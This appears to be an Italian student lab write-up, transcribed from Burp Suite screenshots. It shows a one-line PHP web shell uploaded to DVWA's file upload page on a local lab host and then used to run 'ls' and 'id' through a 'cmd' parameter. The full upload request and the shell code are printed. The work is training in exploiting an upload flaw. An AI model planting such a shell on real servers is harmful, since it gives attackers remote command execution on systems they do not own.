


# Esercizio

## 1. Creazione del file



## 2. Caricamento del file su DVWA



### 3. Risultati dell'intercettazione di Burpsuite

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

**Intercept** HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop **Intercept...** Action Open Bro... Comment this item HTTP/1 ?

Pretty **Raw** Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1 \r \n
2 Host: 192.168.50.101 \r \n
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
  Gecko/20100101 Firefox/91.0 \r \n
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  webp,*/*;q=0.8 \r \n
5 Accept-Language: en-US,en;q=0.5 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Content-Type: multipart/form-data;
  boundary=-----371969678937886471002672616493
  \r \n
8 Content-Length: 510 \r \n
9 Origin: http://192.168.50.101 \r \n
10 Connection: close \r \n
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
  \r \n
12 Cookie: security=low; PHPSESSID=
  031a8dfd7ec8af9aeb73c4d8dd0e0b40 \r \n
13 Upgrade-Insecure-Requests: 1 \r \n
14 \r \n
15 -----371969678937886471002672616493
  \r \n
16 Content-Disposition: form-data; name="MAX_FILE_SIZE" \r \n
17 \r \n
18 100000 \r \n
19 -----371969678937886471002672616493
  \r \n
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 3

Request Cookies 2

Request Headers 12

0 matches

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

**Intercept** HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop **Intercept...** Action Open Bro... Comment this item HTTP/1 ?

Pretty **Raw** Hex

```
10 Connection: close \r \n
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
  \r \n
12 Cookie: security=low; PHPSESSID=
  031a8dfd7ec8af9aeb73c4d8dd0e0b40 \r \n
13 Upgrade-Insecure-Requests: 1 \r \n
14 \r \n
15 -----371969678937886471002672616493
  \r \n
16 Content-Disposition: form-data; name="MAX_FILE_SIZE" \r \n
17 \r \n
18 100000 \r \n
19 -----371969678937886471002672616493
  \r \n
20 Content-Disposition: form-data; name="uploaded"; filename="
  shell.php" \r \n
21 Content-Type: application/x-php \r \n
22 \r \n
23 <?php system($_REQUEST["cmd"]); ?> \r \n
24 \r \n
25 -----371969678937886471002672616493
  \r \n
26 Content-Disposition: form-data; name="Upload" \r \n
27 \r \n
28 Upload \r \n
29 -----371969678937886471002672616493-
  \r \n
30
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 3

Request Cookies 2

Request Headers 12

0 matches

Menu: Burp Project Intruder Repeater Window Help

Submenu: Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Submenu: Extender Project options User options Learn

Submenu: **Intercept** HTTP history WebSockets history Options

Request to http://192.168.50.101:80


Buttons: Forward Drop Intercept... Action Open Bro... | HTTP/1 ?

Inspector: Request Attributes (2), Request Query Parameters (0), Request Body Parameters (0), Request Cookies (2), Request Headers (8)

```
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1 \r \n
2 Host: 192.168.50.101 \r \n
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
  Gecko/20100101 Firefox/91.0 \r \n
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  webp,*/*;q=0.8 \r \n
5 Accept-Language: en-US,en;q=0.5 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Connection: close \r \n
8 Cookie: security=low; PHPSESSID=
  031a8dfd7ec8af9aeb73c4d8dd0e0b40 \r \n
9 Upgrade-Insecure-Requests: 1 \r \n
10 \r \n
11
```

## 5. Comandi arbitrari alla shell tramite comando

☺ cmd = ls



Burp Project Intruder Repeater Window Help  
 Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger  
 Extender Project options User options Learn  
**Intercept** HTTP history WebSockets history Options

Request to http://192.168.50.101:80  
 Forward Drop **Intercept...** Action Open Bro... Comment this item HTTP/1

Pretty **Raw** Hex  
 1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1 \r \n  
 2 Host: 192.168.50.101 \r \n  
 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0 \r \n  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8 \r \n  
 5 Accept-Language: en-US,en;q=0.5 \r \n  
 6 Accept-Encoding: gzip, deflate \r \n  
 7 Connection: close \r \n  
 8 Cookie: security=low; PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 \r \n  
 9 Upgrade-Insecure-Requests: 1 \r \n  
 10 \r \n  
 11

**Inspector**  
 Request Attributes 2  
 Request Query Parameters 1  
 Request Body Parameters 0  
 Request Cookies 2  
 Request Headers 8

☺ cmd = id

← → ↻ 🏠 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=id  
 Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

dvwa\_email.png shell.php

Burp Project Intruder Repeater Window Help  
 Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger  
 Extender Project options User options Learn  
**Intercept** HTTP history WebSockets history Options

Request to http://192.168.50.101:80  
 Forward Drop **Intercept...** Action Open Bro... HTTP/1

Pretty **Raw** Hex  
 1 GET /dvwa/hackable/uploads/shell.php?cmd=id HTTP/1.1 \r \n  
 2 Host: 192.168.50.101 \r \n  
 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0 \r \n  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8 \r \n  
 5 Accept-Language: en-US,en;q=0.5 \r \n  
 6 Accept-Encoding: gzip, deflate \r \n  
 7 Connection: close \r \n  
 8 Cookie: security=low; PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 \r \n  
 9 Upgrade-Insecure-Requests: 1 \r \n  
 10 \r \n  
 11

**Inspector**  
 Request Attributes 2  
 Request Query Parameters 1  
 Request Body Parameters 0  
 Request Cookies 2  
 Request Headers 8